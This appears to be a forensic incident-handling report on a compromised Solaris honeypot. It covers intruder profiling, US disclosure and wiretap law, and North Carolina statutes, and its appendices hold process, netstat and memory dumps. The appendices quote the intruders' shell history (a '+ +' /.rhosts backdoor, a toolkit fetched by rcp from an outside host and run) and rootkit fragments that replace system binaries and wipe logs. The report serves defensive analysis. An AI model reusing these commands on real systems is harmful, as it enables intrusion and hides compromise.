Does the intruder ever catch on? Our honeypot is in something of an interesting situation, which the intruder doesn't appear to notice. The system is entirely unpatched and unsecured, a circumstance that would generally indicate inept administration. The system is also advertising a private network address: 192.168.1.2. This fact we can be sure the intruder knows since it is embedded in the dead.letter email which he reads and deletes. Network address translation is clearly in use since the intruder is attempting to connect to a publicly routable IP address yet finds it leads to a private IP system. There are no good answers to the question, "Why would someone go to the trouble of configuring NAT then route inbound traffic to an apparently unmanaged system?" To the security professional, such a configuration should scream "Honeypot!", yet our intruder doesn't react in any way to indicate he might know he's fallen into our trap.

Our first intruder left relatively few traces, thanks to the cleaning efforts of his successor. The most telling traces from this intruder come from the /.sh_history file which demonstrates inept tactics. This could either result from a genuine lack of experience in compromising systems or from a person sufficiently new to the task that there remains enough of a thrill to the process that frequent missteps result.

```
unset HISTFILE;id;uname -a;uptime;
unset HISTFILE
unset histlog
mkdir cd /dev/da.a
cd /dev/da.a
wget
ftp ftp.xoom.it
ftp ftp.xoom.it
wget
vat /etc/hosts
cat /etc/hosts
ftp ftp.xoom.it
ls
cd /
ls
cd kernel
ls
cd ..
rpm -ivh wget.rpm
rpm - ivh wget.rpm
rpm - e wget
ftp ftp.xoom.it
cd/usr/lib/libX.a
```

This fragment of the /.sh_history file demonstrates numerous errors which betray both the fact that our first intruder had interactive access with the system – these errors are hand typed, not scripted, and suggests relative inexperience. Two typographical errors, "vat /etc/hosts" and "cd/usr/lib/libX.a" occur early in the line which raises suspicion that they aren't simply poor typing skills, but rather are the result of someone rushing. The rpm usage as well betrays a great lack of experience. The general command syntax for rpm mimics that of the vast majority of Unix utilities. Adding a space between the dash and the option indicates a lack familiarity with the syntax, and almost certainly relative unfamiliarity with Unix as well. Usage of rpm itself raises questions. While RPM, has been ported to many Unix variants it isn't natively available on Solaris 8. Attempted use of rpm either indicates that the intruder downloaded and installed a Solaris RPM port or that the intruder was attempting to use software which wasn't installed and wouldn't normally be expected to be found on a Solaris system. The apparent inexperience with Unix command line syntax would argue for the latter interpretation. Our first intruder has probably not been Unix compromising systems for long.

Our two compromises are likely the result of different intruders. The difference between levels of experience apparent between them is not likely to have been overcome in the 9 days between the events. Still, the second compromise left so large a trail and contained inconsistencies which suggest that the second intruder is also still learning. For example, some of the intruder's tools attempt to be stealthy by using touch to reset MAC times while other portions carve great swaths through the filesystem by modifying permissions on everything in /usr/dt/bin/* and /usr/openwin/bin/*. The downloaded toolkit is named 1.jpg to mask its true purpose, and then left undeleted in the root directory where it will surely be noticed.

Part III – Legal Issues in Incident Handling

A. The only information we have, that the user in question logged in during the time in question, may not be disclosed.

The Electronic Communications Privacy Act regulates disclosure of non-content, stored communications such as logs. The ISP is classed as a public provider under ECPA. Public providers are restricted from releasing either content or non-content records to the government voluntarily unless one or more of three exceptions are in effect. Those exceptions are:

- With the lawful consent of the customer or subscriber
- As may be necessarily incident to the rendition of the service or the protection of the rights or property of the provider of that service
- If the provider reasonably believes that an emergency involving immediate danger of death or serious physical injury to any person justifies disclosure of the information

These exceptions provide us no avenue to disclose the record unless the customer has consented to the disclosure. Consent to this sort of disclosure may be part of the Terms of Service and have already been granted. Only if this is the case may we disclose the record to the officer. If no consent to disclose the information has been received from the customer, we may not provide any information to the law enforcement officer.

If we violate the Electronic Communications Privacy Act, the person whose data we illegally provide is able to file suit under 18 U.S.C § 2520 for civil damages. The amount of the award would be the greater of the actual damages suffered or $50 to $500 if we had not previously been found civilly liable under section 2520 or been enjoined under 2511(5). If we have been so enjoined or found civilly liable, the penalty doubles.

Another interesting question remains. If we disclose the login record to the police officer in violation of ECPA, what impact does the disclosure have on the future of the case? Surprisingly, the answer is that it may not play a significant role. On January 14, 2003 the United States Court of Appeals for the Eleventh Circuit ruled on an appeal asserting that evidence collected in violation of ECPA should be suppressed. This case involved a conviction on sexual exploitation of children, child pornography, and related crimes in which a person in Turkey made available a trojan horse of sorts: SubSeven masquerading as images posted in a Usenet newsgroup. When the alleged offender triggered the SubSeven trojan, the Turkish hacker used the backdoor to access his computer, collecting evidence and information allegedly identifying the owner of the computer including photographs of the exploitation. He then contacted authorities in the U.S. with the information and offered the IP addresses where he had discovered it. The authorities accepted his offer, received the IP addresses, and issued a subpoena to his ISP to discover his identity. The entire case was predicated on clearly illegal acts by the Turkish hacker. Is it possible to suppress the evidence based on this? Section 2515 of the Wiretap Act as amended by the Electronic Communications Privacy Act reads as follows:

> "Whenever any wire or oral communication has been intercepted, no part of the contents of such communication and no evidence derived therefrom may be received in evidence in any trial, hearing, or other proceeding in or before any court, grand jury, department, officer, agency, regulatory body, legislative committee, or other authority of the United States, a State, or a political subdivision thereof if the disclosure of that information would be in violation of this chapter."

This would seem to state clearly that the information is not admissible in court, however the court held that the omission of the term "electronic communications" in the above passage indicates that it specifically does not apply to electronic communications. The court decided that as a result, suppression of electronic communications is not available to persons whose electronic communications are disclosed in violation of the Wiretap Act.

B. Under 18 U.S.C § 2703(f), providers such as ISPs are required to "take all necessary steps to preserve records and other evidence in its possession pending the issuance of a court order or other process" upon request by a governmental entity. This requirement remains in force for 90 days after which it can be renewed by subsequent requests. This notice is frequently referred to as a "retention letter", however verbal notice is sufficient.

C. The logs in question can be disclosed under subpoena. In the United States vs. Bradley Joseph Steiger case referenced above similar logs, logs identifying which user was logged in at a particular time using a particular IP address, were successfully obtained by subpoena from AT&T WorldNet.

D. We can and should take steps to verify the integrity of our systems, many of which do not involve accessing user data or logs, and therefore do not risk violating the Wiretap Act or ECPA. We can use tools like Tripwire to test the integrity of our system files. This course of action is justified and prudent since we have a trusted outside source alleging that a hacker is operating from our systems. Hackers often attempt to cover their traces. It is reasonable to suspect that whether the suspected hacker is actually our customer or an unknown person who has hijacked the account, they may have hacked our systems as well in order to attempt to hide their activities.

Moving into more aggressive territory, we might invoke the system provider exception to the Wiretap Act to monitor the suspected hacker. As stated above, a report of a compromise of another system originating from our system necessitates consideration of whether our system is compromised as well. Robert Wildt discusses this in “Should You Counter-Attack when Network Attackers Strike?”:

> “The current mode of operation for most network attackers is that they never attack from their own hosts. IP addresses can be spoofed in network packets, thus masking the true source of the packet. Denial-of-service attacks also tend to launch attacks from a distributed group of previously compromised third party hosts. Using these "zombie" hosts, the attacker gains anonymity and economy of scale.[i]”[10]

There exists the very real possibility that the compromise launched from our systems indicates that our systems are compromised as well. In order to protect our systems, data, and revenue, as well as the private data of our customers, it is necessary to determine whether we have been compromised. The system provider exception to the Wiretap Act gives us the ability to do this.

E. This most significantly changes the situation in that we are now no longer merely exercising due diligence in verifying the security of our systems under circumstances which suggest a compromise is possible if not likely. We are now ourselves clear victims of a computer crime. In this case the PATRIOT Act allows us to request law enforcement assistance in monitoring the intruder. 18 U.S.C S 2511(2)(i).

Our reliance on the system provider exception strengthened as well since our systems are now in clear jeopardy. Damage has already been inflicted by the compromise and the systems are at continual risk of further damage in the form of deliberate harm by the intruder in covering his or her tracks or theft of confidential information.

[10] Wildt, Robert

Appendix A

North Carolina Computer Trespass Criminal Code

§ 14-454. Accessing computers.

(a)It is unlawful to willfully, directly or indirectly, access or cause to be accessed any computer, computer program, computer system, computer network, or any part thereof, for the purpose of:

(1) Devising or executing any scheme or artifice to defraud, unless the object of the scheme or artifice is to obtain educational testing material, a false educational testing score, or a false academic or vocational grade, or

(2) Obtaining property or services other than educational testing material, a false educational testing score, or a false academic or vocational grade for a person, by means of false or fraudulent pretenses, representations or promises.

A violation of this subsection is a Class G felony if the fraudulent scheme or artifice results in damage of more than one thousand dollars ($1,000), or if the property or services obtained are worth more than one thousand dollars ($1,000). Any other violation of this subsection is a Class 1 misdemeanor.

(b) Any person who willfully and without authorization, directly or indirectly, accesses or causes to be accessed any computer, computer program, computer system, or computer network for any purpose other than those set forth in subsection (a) above, is guilty of a Class 1 misdemeanor.

(c) For the purpose of this section, the phrase "access or cause to be accessed" includes introducing, directly or indirectly, a computer program (including a self-replicating or a self-propagating computer program) into a computer, computer program, computer system, or computer network. (1979, c. 831, s. 1; 1979, 2nd Sess., c. 1316, s. 19; 1981, cc. 63, 179; 1993, c. 539, s. 293; 1994, Ex. Sess., c. 24, s. 14(c); 1993 (Reg. Sess., 1994), c. 764, s. 1; 2000-125, s. 4.)

§ 14-455. Damaging computers, computer programs, computer systems, computer networks, and resources.

(a)It is unlawful to willfully and without authorization alter, damage, or destroy a computer, computer program, computer system, computer network, or any part thereof. A violation of this subsection is a Class G felony if the damage caused by the alteration, damage, or destruction is more than one thousand dollars ($1,000). Any other violation of this subsection is a

Class 1 misdemeanor.

(a1)It is unlawful to willfully and without authorization alter, damage, or destroy a government computer. A violation of this subsection is a Class F felony.

(b) This section applies to alteration, damage, or destruction effectuated by introducing, directly or indirectly, a computer program (including a self-replicating or a self-propagating computer program) into a computer, computer program, computer system, or computer network. (1979, c. 831, s. 1; 1979, 2nd Sess., c. 1316, s. 20; 1981, cc. 63, 179; 1993, c. 539, s. 294; 1994, Ex. Sess., c. 24, s. 14(c); 1993 (Reg. Sess., 1994), c. 764, s. 1; 1995, c. 509, s. 12; 2000-125, s. 5; 2002-157, s. 5.)

§ 14-458. Computer trespass; penalty.

(a)Except as otherwise made unlawful by this Article, it shall be unlawful for any person to use a computer or computer network without authority and with the intent to do any of the following:

(1) Temporarily or permanently remove, halt, or otherwise disable any computer data, computer programs, or computer software from a computer or computer network.

(2) Cause a computer to malfunction, regardless of how long the malfunction persists.

(3) Alter or erase any computer data, computer programs, or computer software.

(4) Cause physical injury to the property of another.

(5) Make or cause to be made an unauthorized copy, in any form, including, but not limited to, any printed or electronic form of computer data, computer programs, or computer software residing in, communicated by, or produced by a computer or computer network.

(6) Falsely identify with the intent to deceive or defraud the recipient or forge commercial electronic mail transmission information or other routing information in any manner in connection with the transmission of unsolicited bulk commercial electronic mail through or into the computer network of an electronic mail service provider or its subscribers.

For purposes of this subsection, a person is "without authority" when (i) the person has no right or permission of the owner to use a computer, or the person uses a computer in a manner exceeding the right or permission, or (ii) the person uses a computer or computer network, or the computer services of an electronic mail service provider to transmit unsolicited bulk commercial electronic mail in contravention of the authority granted by or in violation of the policies set by the electronic mail service provider.

(b) Any person who violates this section shall be guilty of computer trespass, which offense shall be punishable as a Class 3 misdemeanor. If there is damage to the property of another and the damage is valued at less than two thousand five hundred dollars ($2,500) caused by the person's act in violation of this section, the offense shall be punished as a Class 1 misdemeanor. If there is damage to the property of another valued at two thousand five hundred dollars ($2,500) or more caused by the person's act in violation of this section, the offense shall be punished as a Class I felony.

(c) Any person whose property or person is injured by reason of a violation of this section may sue for and recover any damages sustained and the costs of the suit pursuant to G.S. 1-539.2A. (1999-212, s. 3; 2000-125, s. 7.)

Appendix B

Full Process Listing from the Compromised System

```
> ./ps -elf

 F S      UID   PID  PPID  C PRI NI     ADDR     SZ    WCHAN    STIME
TTY      TIME CMD
19 T     root     0     0  0   0 SY        ?      0           Feb 28 ?
0:13 sched
 8 S     root     1     0  0  40 20        ?     99        ?   Feb 28 ?
0:00 /etc/init -
19 S     root     2     0  0   0 SY        ?      0        ?   Feb 28 ?
0:00 pageout
19 S     root     3     0  0   0 SY        ?      0        ?   Feb 28 ?
15:52 fsflush
 8 S     root   309     1  0  40 20        ?    219        ?   Feb 28 ?
0:00 /usr/lib/saf/sac -t 300
 8 S     root   324     1  0  40 20        ?    300        ?   Feb 28 ?
0:00 /usr/openwin/bin/fbconsole -d :0
 8 S     root    56     1  0  75 20        ?    190        ?   Feb 28 ?
0:00 /usr/lib/sysevent/syseventd
 8 S     root    58     1  0  85 20        ?    161        ?   Feb 28 ?
0:00 /usr/lib/sysevent/syseventconfd
 8 S     root    71     1  0  80 20        ?    277        ?   Feb 28 ?
0:45 /usr/lib/picl/picld
 8 S     root    66     1  0  57 20        ?    313        ?   Feb 28 ?
0:00 devfsadmd
 8 S     root   136     1  0  41 20        ?    279        ?   Feb 28 ?
0:09 /usr/sbin/rpcbind
 8 S     root   245     1  0  41 20        ?    346        ?   Feb 28 ?
0:03 /usr/sbin/vold
 8 S     root   190     1  0  51 20        ?    239        ?   Feb 28 ?
0:09 /usr/sbin/cron
 8 S     root   184     1  0  41 20        ?    570        ?   Feb 28 ?
0:38 /usr/sbin/syslogd
8 S     root   175     1  0  99 20        ?    236        ?   Feb 28 ?
0:00 /usr/lib/nfs/lockd
 8 S     root   166     1  0  61 20        ?    300        ?   Feb 28 ?
0:00 /usr/sbin/inetd -s
 8 S     root   204     1  0  49 20        ?    396        ?   Feb 28 ?
0:05 /usr/sbin/nscd
 8 S     root   224     1  0  69 20        ?    178        ?   Feb 28 ?
0:00 /usr/lib/power/powerd
 8 S     root   230     1  0  40 20        ?    127        ?   Feb 28 ?
0:00 /usr/lib/utmpd
 8 S     root   236     1  0  68 20        ?    209        ?   Feb 28 ?
0:00 /usr/sadm/lib/smc/bin/smcboot
 8 S     root   237   236  0  58 20        ?    209        ?   Feb 28 ?
0:00 /usr/sadm/lib/smc/bin/smcboot
 8 S     root   322   274  0  41 20        ?    297        ?   Feb 28 ?
4:49 mibiisa -r -p 32788
 8 S     root   254     1  0  99 20        ?    124        ?   Feb 28 ?
0:00 /usr/lib/efcode/sparcv9/efdaemon
```

```
 8 S     root   336   321  0  40 20        ?    950        ?   Feb 28 ?
0:40 dtgreet -display :0
 8 S     root   320   291  0  40 20        ?   3205        ?   Feb 28 ?
0:09 /usr/openwin/bin/Xsun :0 -nobanner
 8 S     root   310     1  0  45 20        ?    219        ?   Feb 28
console  0:00 /usr/lib/saf/ttymon -g -h -p zephyr
 8 S     root   274     1  0  40 20        ?    266        ?   Feb 28 ?
0:00 /usr/lib/snmp/snmpdx -y -c /etc/snm
 8 S     root   321   291  0  40 20        ?    657        ?   Feb 28 ?
0:00 /usr/dt/bin/dtlogin -daemon
 8 S     root   319     1  0  44 20        ?    331        ?   Feb 28 ?
0:01 /usr/local/sbin/sshd
 8 S     root   291     1  0  51 20        ?    636        ?   Feb 28 ?
0:00 /usr/dt/bin/dtlogin -daemon
 8 S     root   316   309  0  41 20        ?    219        ?   Feb 28 ?
0:00 /usr/lib/saf/ttymon
 8 R     root  1642   319  0  41 20        ?    341          08:40:19 ?
0:01 /usr/local/sbin/sshd
 8 O      rob  1678  1644  0  41 20        ?    238          08:47:41
pts/2    0:00 ./ps -elf
 8 S   nobody   354   353  0  49 20        ?    418        ?   Mar 01 ?
0:09 /usr/local/apache/bin/httpsd
8 S   nobody   364   353  0  50 20        ?    410        ? 17:45:22 ?
0:00 /usr/local/apache/bin/httpsd
 8 S   nobody   355   353  0  40 20        ?    409        ?   Mar 01 ?
0:00 /usr/local/apache/bin/httpsd
 8 S     root   353     1  0  40 20        ?    402        ?   Mar 01 ?
0:01 /usr/local/apache/bin/httpsd
 8 S   nobody   356   353  0  67 20        ?    409        ?   Mar 01 ?
0:00 /usr/local/apache/bin/httpsd
 8 S   nobody   357   353  0  77 20        ?    409        ?   Mar 01 ?
0:00 /usr/local/apache/bin/httpsd
 8 S   nobody   358   353  0  87 20        ?    409        ?   Mar 01 ?
0:00 /usr/local/apache/bin/httpsd
 8 S     root   581     1  0  41 20        ?    238        ? 21:03:42 ?
0:13 /usr/bin/srload -q
 8 S     root   953     1  0  41 20        ?    241        ? 21:04:47 ?
0:12 /usr/sbin/modstat -s -d 512 -i /dev
 8 S     rob  1644  1642  0  51 20       ?    333       ? 08:40:23 pts/2    0:09 -tcsh
```

Appendix C

Listing of the /proc filesystem

```
zephyr# /cdrom/unnamed_hsfs/ls -la
total 214
dr-xr-xr-x  47 root     root       62144 Mar  2 09:53 .
drwxr-xr-x  26 root     root        1024 Mar  2 09:22 ..
dr-x--x--x   5 root     root         736 Feb 28 08:33 0
dr-x--x--x   5 root     root         736 Feb 28 08:33 1
dr-x--x--x   5 root     root         736 Feb 28 08:33 136
dr-x--x--x   5 root     root         736 Mar  2 08:40 1642
dr-x--x--x   5 rob      staff        736 Mar  2 08:40 1644
dr-x--x--x   5 root     root         736 Feb 28 08:33 166
dr-x--x--x   5 root     other        736 Mar  2 09:10 1703
dr-x--x--x   5 root     other        736 Mar  2 09:10 1704
dr-x--x--x   5 root     root         736 Feb 28 08:33 175
dr-x--x--x   5 root     other        736 Mar  2 09:53 1770
dr-x--x--x   5 root     root         736 Feb 28 08:33 184
dr-x--x--x   5 root     root         736 Feb 28 08:33 190
dr-x--x--x   5 root     root         736 Feb 28 08:33 2
dr-x--x--x   5 root     root         736 Feb 28 08:33 204
dr-x--x--x   5 root     root         736 Feb 28 08:33 224
dr-x--x--x   5 root     root         736 Feb 28 08:33 230
dr-x--x--x   5 root     root         736 Feb 28 08:33 236
dr-x--x--x   5 root     root         736 Feb 28 08:33 237
dr-x--x--x   5 root     root         736 Feb 28 08:33 245
dr-x--x--x   5 root     root         736 Feb 28 08:33 254
dr-x--x--x   5 root     root         736 Feb 28 08:33 274
dr-x--x--x   5 root     root         736 Feb 28 08:33 291
dr-x--x--x   5 root     root         736 Feb 28 08:33 3
dr-x--x--x   5 root     root         736 Feb 28 08:33 309
dr-x--x--x   5 root     root         736 Feb 28 08:33 310
dr-x--x--x   5 root     root         736 Feb 28 08:33 316
dr-x--x--x   5 root     root         736 Feb 28 08:33 319
dr-x--x--x   5 root     other        736 Feb 28 08:33 320
dr-x--x--x   5 root     root         736 Feb 28 08:33 321
dr-x--x--x   5 root     root         736 Feb 28 08:33 322
dr-x--x--x   5 root     root         736 Feb 28 08:33 324
dr-x--x--x   5 root     root         736 Feb 28 08:33 336
dr-x--x--x   5 root     other        736 Mar  1 01:43 353
dr-x--x--x   5 nobody   nobody       736 Mar  1 01:43 354
dr-x--x--x   5 nobody   nobody       736 Mar  1 01:43 355
dr-x--x--x   5 nobody   nobody       736 Mar  1 01:43 356
dr-x--x--x   5 nobody   nobody       736 Mar  1 01:43 357
dr-x--x--x   5 nobody   nobody       736 Mar  1 01:43 358
dr-x--x--x   5 nobody   nobody       736 Mar  1 17:45 364
dr-x--x--x   5 root     root         736 Feb 28 08:33 56
dr-x--x--x   5 root     root         736 Feb 28 08:33 58
dr-x--x--x   5 root     root         736 Mar  1 21:03 581
dr-x--x--x   5 root     root         736 Feb 28 08:33 66
dr-x--x--x   5 root     root         736 Feb 28 08:33 71
dr-x--x--x   5 root     root         736 Mar  1 21:04 953
zephyr# exit
```

Appendix D

Netstat –an Output

The following is a complete copy of the output of netstat –an executed during the forensic audit on the compromised system. Only the IPv4 TCP section is reproduced. The other sections were unremarkable.

```
TCP: IPv4
   Local Address        Remote Address    Swind Send-Q
Rwind Recv-Q  State
-------------------- -------------------- ----- ------ ----
- ------ -------
      *.*                    *.*                0      0
24576      0 IDLE
      *.111                  *.*                0      0
24576      0 LISTEN
      *.*                    *.*                0      0
24576      0 IDLE
      *.21                   *.*                0      0
24576      0 LISTEN
      *.23                   *.*                0      0
24576      0 LISTEN
      *.514                  *.*                0      0
24576      0 LISTEN
      *.514                  *.*                0      0
24576      0 LISTEN
      *.513                  *.*                0      0
24576      0 LISTEN
      *.512                  *.*                0      0
24576      0 LISTEN
      *.512                  *.*                0      0
24576      0 LISTEN
      *.540                  *.*                0      0
24576      0 LISTEN
      *.79                   *.*                0      0
24576      0 LISTEN
      *.37                   *.*                0      0
24576      0 LISTEN
      *.7                    *.*                0      0
24576      0 LISTEN
      *.9                    *.*                0      0
24576      0 LISTEN
      *.13                   *.*                0      0
24576      0 LISTEN
      *.19                   *.*                0      0
24576      0 LISTEN
      *.7100                 *.*                0      0
24576      0 LISTEN
      *.665                  *.*                0      0
24576      0 LISTEN
      *.665                  *.*                0      0
24576      0 LISTEN
      *.4045                 *.*                0      0
24576      0 LISTEN
```

```
      *.5987               *.*                   0      0
24576      0 LISTEN
      *.898                *.*                   0      0
24576      0 LISTEN
      *.32777              *.*                   0      0
24576      0 LISTEN
      *.32779              *.*                   0      0
24576      0 LISTEN
      *.22                 *.*                   0      0
24576      0 LISTEN
      *.22                 *.*                   0      0
24576      0 LISTEN
      *.6000               *.*                   0      0
24576      0 LISTEN
      *.*                  *.*                   0      0
24576      0 IDLE
      *.443                *.*                   0      0
24576      0 LISTEN
      *.55838              *.*                   0      0
24576      0 LISTEN
      *.32875              *.*                   0      0
24576      0 LISTEN
      *.32876              *.*                   0      0
24576      0 LISTEN
192.168.1.2.22       192.168.1.3.33653    18368      0
24616      0 ESTABLISHED
      *.*                  *.*                   0      0
24576      0 IDLE
```

Appendix E

/.sh_history listing

```
unset HISTFILE;id;uname -a;uptime;
unset HISTFILE
unset histlog
mkdir cd /dev/da.a
cd /dev/da.a
wget
ftp ftp.xoom.it
ftp ftp.xoom.it
wget
vat /etc/hosts
cat /etc/hosts
ftp ftp.xoom.it
ls
cd /
ls
cd kernel
ls
cd ..
rpm -ivh wget.rpm
rpm - ivh wget.rpm
rpm - e wget
ftp ftp.xoom.it
cd/usr/lib/libX.a
exit
unset HISTFILE;id;uname -a;uptime;
unset HISTFILE
unset HISTLOG
unset HISTLOGS
unset DISPLAY
who
ls
mkdir /usr/lib/libY.c
cd /usr/lib/libY.c
ftp ftp.xoom.it
ls
wget
ftp ftp.xoom.it
pwd
wget pwd
chmod +x wget
./wget
ls
```

```
ftp 62.211.66.16
exit
unset HISTFILE;id;uname -a;uptime;
mkdir /usr/share/man/man1/.lc/ && cd
/usr/share/man/man1/.lc/ && echo "+ +" >/.rhosts
rcp root@131.193.153.50:/usr/share/man/man1/.../1.jpg . &
ls -l
cat dead.letter
rm -fr dead.letter
cd /usr/share/man/man1/.lc/ && echo "+ +" >/.rhosts
rcp root@131.193.153.50:/usr/share/man/man1/.../1.jpg . &
ls -l
ls -l
mv 1.jpg sk.tar.Z && uncompress sk.tar.Z && tar xf sk.tar
&& cd sk
./setup
```

Appendix F

Strings Found in Memory

```
[0;37m Password: 6049875900
[0;37m Possible       1 host aliases
[0;37m Primary interface IP: 192.168.1.2
[0;37m Starting Patcher...
[0;37m Starting up at:
[0;37m SunOS zephyr 5.8 Generic_108528-11 sun4u sparc SUNW,Sun-
Blade-100
[0;37m Using Port 17171
[0;37m /usr/lib/libX.a is

0@(#)$OpenBSD: crc32.c,v 1.8 2000/12/19 23:17:56 markus Exp $
0@(#)$OpenBSD: sshlogin.c,v 1.2 2001/03/24 16:43:27 stevesk Exp $

¸¼$RKDIR/bin/ping

110646-03/.diPatchUT
110646-03/.diPatchUT
110646-03/README.110646-03UT
110646-03/README.110646-03UT
110646-03/SUNWftpu/install/checkinstallUT
110646-03/SUNWftpu/install/checkinstallUT
110646-03/SUNWftpu/install/copyrightUT
110646-03/SUNWftpu/install/copyrightUT
110646-03/SUNWftpu/install/i.noneUT
110646-03/SUNWftpu/install/i.noneUT
110646-03/SUNWftpu/install/patch_checkinstallUT
110646-03/SUNWftpu/install/patch_checkinstallUT
110646-03/SUNWftpu/install/patch_postinstallUT
110646-03/SUNWftpu/install/patch_postinstallUT
110646-03/SUNWftpu/install/postinstallUT
110646-03/SUNWftpu/install/postinstallUT
110646-03/SUNWftpu/install/preinstallUT
110646-03/SUNWftpu/install/preinstallUT
110646-03/SUNWftpu/install/UT
110646-03/SUNWftpu/install/UT
110646-03/SUNWftpu/pkginfoUT
110646-03/SUNWftpu/pkginfoUT
110646-03/SUNWftpu/pkgmapUT
110646-03/SUNWftpu/pkgmapUT
110646-03/SUNWftpu/reloc/usr/sbin/in.ftpdUT
110646-03/SUNWftpu/reloc/usr/sbin/in.ftpdUT
110646-03/SUNWftpu/reloc/usr/sbin/UT
110646-03/SUNWftpu/reloc/usr/sbin/UT
110646-03/SUNWftpu/reloc/usr/UT
110646-03/SUNWftpu/reloc/usr/UT
110646-03/SUNWftpu/reloc/UT
110646-03/SUNWftpu/reloc/UT
110646-03/SUNWftpu/UT
110646-03/SUNWftpu/UT
```

```
110646-
03/SUºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþ
ºÝÊþºÝÊþ
ºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþº
ÝÊþºÝÊþºÝÊþºÝÊþ
ºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþº
ÝÊþºÝÊþºÝÊþºÝÊþ
ºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþº
ÝÊþºÝÊþºÝÊþºÝÊþ
ºÝÊþºÝÊþºÝÊþºÝÊþºÝÊþ
110646-03/UT
110646-03/UT
 110646-03.zip
110646-03.zip
110646-03.zip.Z
11085-02.zip
        1       1       0       /dev/ticlts
-110-iso8859
           => `111085-02.zip'

¸8/etc/ttyhash /usr/src/.puta/.1proc /usr/src/.puta/.1file
/usr/src/.puta/.1addr
 /usr/src/.puta/.1logz

8 S      rob  1644  1642  0  51 20        ?    333        ?
08:40:23 pts/2    0
:09 -tcsh
%8sSignature Algorithm: %s
]\8sÜ.
8sudo
8suid
8SunPowerSwitchShift
%8sVersion: %lu (0x%lx)
%8sX509v3 extensions:
8Sx_Ò
8T0y
8tcp
(8tgDç 5
8threesuperior
8@>TIT_
8TJX*²
£8tktd btd t0rnscan t0rntd bkit-bnc tkbnc bnc psybnc t0rnsniff
t0rns sniff tksni
ff sniffer tks bkit-drop tkdrop linsniffer sshdu asp

Answers to a DCC Chat-Request
                answer=yes; return 0;;
                        ANS=`ypmatch ${1} ethers 2>/dev/null`
                        ANS=`ypmatch ${1} hosts 2>/dev/null`
                        ANS=`ypmatch "${K}" "${mapname}"
2>/dev/null`

AÔ::ffff:151.*.*.31
AÔ::ffff:192.168.1.2

»á/usr/lib/libX.a/
```

```
Á/usr/lib/libX.a
»à/usr/lib/libX.a/
À/usr/lib/libX.a
Á-/usr/lib/libX.a/oldsuper

#               Based on sauber..

/.bkit-
bkit-drop
-¨bkit-f
.bkit-f
bkit-fÁ
.bkit-f .tkf
-@bkit-g
.bkit-pw.bkit-
-(bkit-scan
bkit-scan
bkit-scan tkscan bkit-g tkg tkss bkit-ss tkseti bkit-seti tkf
.tkf .bkit-f bkit-
f r00t hdp weather afbackup t0rnidd t0rnid t0rnpsy
-|bkit-seti
bkit-seti
-`bkit-ss

                cat <<-EOF >>${CLEAN}
        cat <<- EOF > $Pkg_admin
cat /etc/hosts
cat /etc/inetd.conf|grep -v cachefsd >${TFL}
cat /etc/inetd.conf|grep -v dtspc >${TFL}
cat /etc/inetd.conf|grep -v printer >${TFL}
cat /etc/inetd.conf|grep -v rpc.cmsd >${TFL}
cat /etc/inetd.conf|grep -v rquota >${TFL}
cat /etc/inetd.conf|grep -v rusers >${TFL}
cat /etc/inetd.conf|grep -v sadmind >${TFL}
cat /etc/inetd.conf|grep -v statd >${TFL}
cat /etc/inetd.conf|grep -v ttdbserverd >${TFL}
cat >>/etc/init.d/inetinit <<EOF
cat /etc/init.d/rootusr | grep -v "# Reloading Network Settings"
| grep -v "/usr
/bin/srload" | grep -v "/usr/sbin/modcheck" | grep -v "  fi"
>>/temp && mv /temp
 /etc/init.d/rootusr
cat /etc/inittab | grep -v "srload" | grep -v "modcheck" >>/temp
&& mv /temp /et
cat /etc/inittab | grep -v "srload" | grep -v "modcheck" >>/temp
&& mv /temp /et
c/inittab
cat /etc/rc0.d/K40cron | grep -v "/dev/ssh/sshd5" >/tmp/nettmp
cat /etc/rc2 | grep -v sshd2 >/tmp/nettmp
cat /etc/rc3 | grep -v sshd2 >/tmp/nettmp
     cat >>etc/sshd_config <<EOF
`cat /etc/syslog.pid`
cat /etc/syslog.pid

cat /tmp/nettmp2 | grep -v /dev/ssh >/tmp/nettmp3
cat /tmp/nettmp2 | grep -v "/usr/openwin/bin/lpdx" >/tmp/nettmp3
cat /tmp/nettmp3 | grep -v "ssld -q" >/tmp/nettmp4
cat /tmp/nettmp4 | grep -v "srload -q" >/tmp/nettmp5
cat /tmp/nettmp5 | grep -v "modcheck" >/tmp/nettmp6
cat /tmp/nettmp | grep -v "rm -f /etc/sshd.pid" >/tmp/nettmp2
cat /tmp/nettmp | grep -v /usr/lib/dmis >/tmp/nettmp2
catv_filter
cat: write error:
cat >>x.conf <<EOF

# check for x86 boxes, since this rootkit is precompiled for
sparcs

cp /dev/cua/".. ."/ntpstats /usr/sbin/ntpstats
CP./devices/pseudo/pts@0:19
                cp /dev/null $LOG
cp /dev/null $LOG
cpdext
cp_diff.25
cpdist
cpeek
cpend
                cp /etc/bootparams /etc/bootparams.orig
        cp /etc/default/init /tmp/init.orig
cp /etc/dt/appconfig/types/%s/%s.dt %s/.dt/types
cp_eucwioc
 CP event on CPU%d (caused Data access error on PCIBus)
 CP event on CPU%d (caused %saccess error on %s%d)
                                cp ${EXPORTS} ${EXPORTS}.orig
cp -f /bin/sparcv7/ps $RKDIR/bin/sparcv7/rps
cp -f /lib/ldlibps.so /usr/bin/ps
cp -f $RKDIR/bin/du /usr/bin/du
cp -f $RKDIR/bin/find /usr/bin/find
cp -f $RKDIR/bin/ls /bin/ls
cp -f $RKDIR/bin/netstat /bin/netstat
cp -f $RKDIR/bin/passwd /usr/bin/passwd
cp -f $RKDIR/bin/ping /usr/sbin/ping
cp -f $RKDIR/bin/rps /usr/bin/ps
cp -f $RKDIR/bin/strings /usr/bin/strings
cp -f $RKDIR/bin/su /bin/su
     cp -f sshd /usr/bin/srload
cp -f /usr/bin/ps $RKDIR/bin/rps

DCCANSWER
DCCCANCEL
DCCCHAT
DCC CHAT
DCC Chat From
DCC Chat Request From
DCC Chat Request To
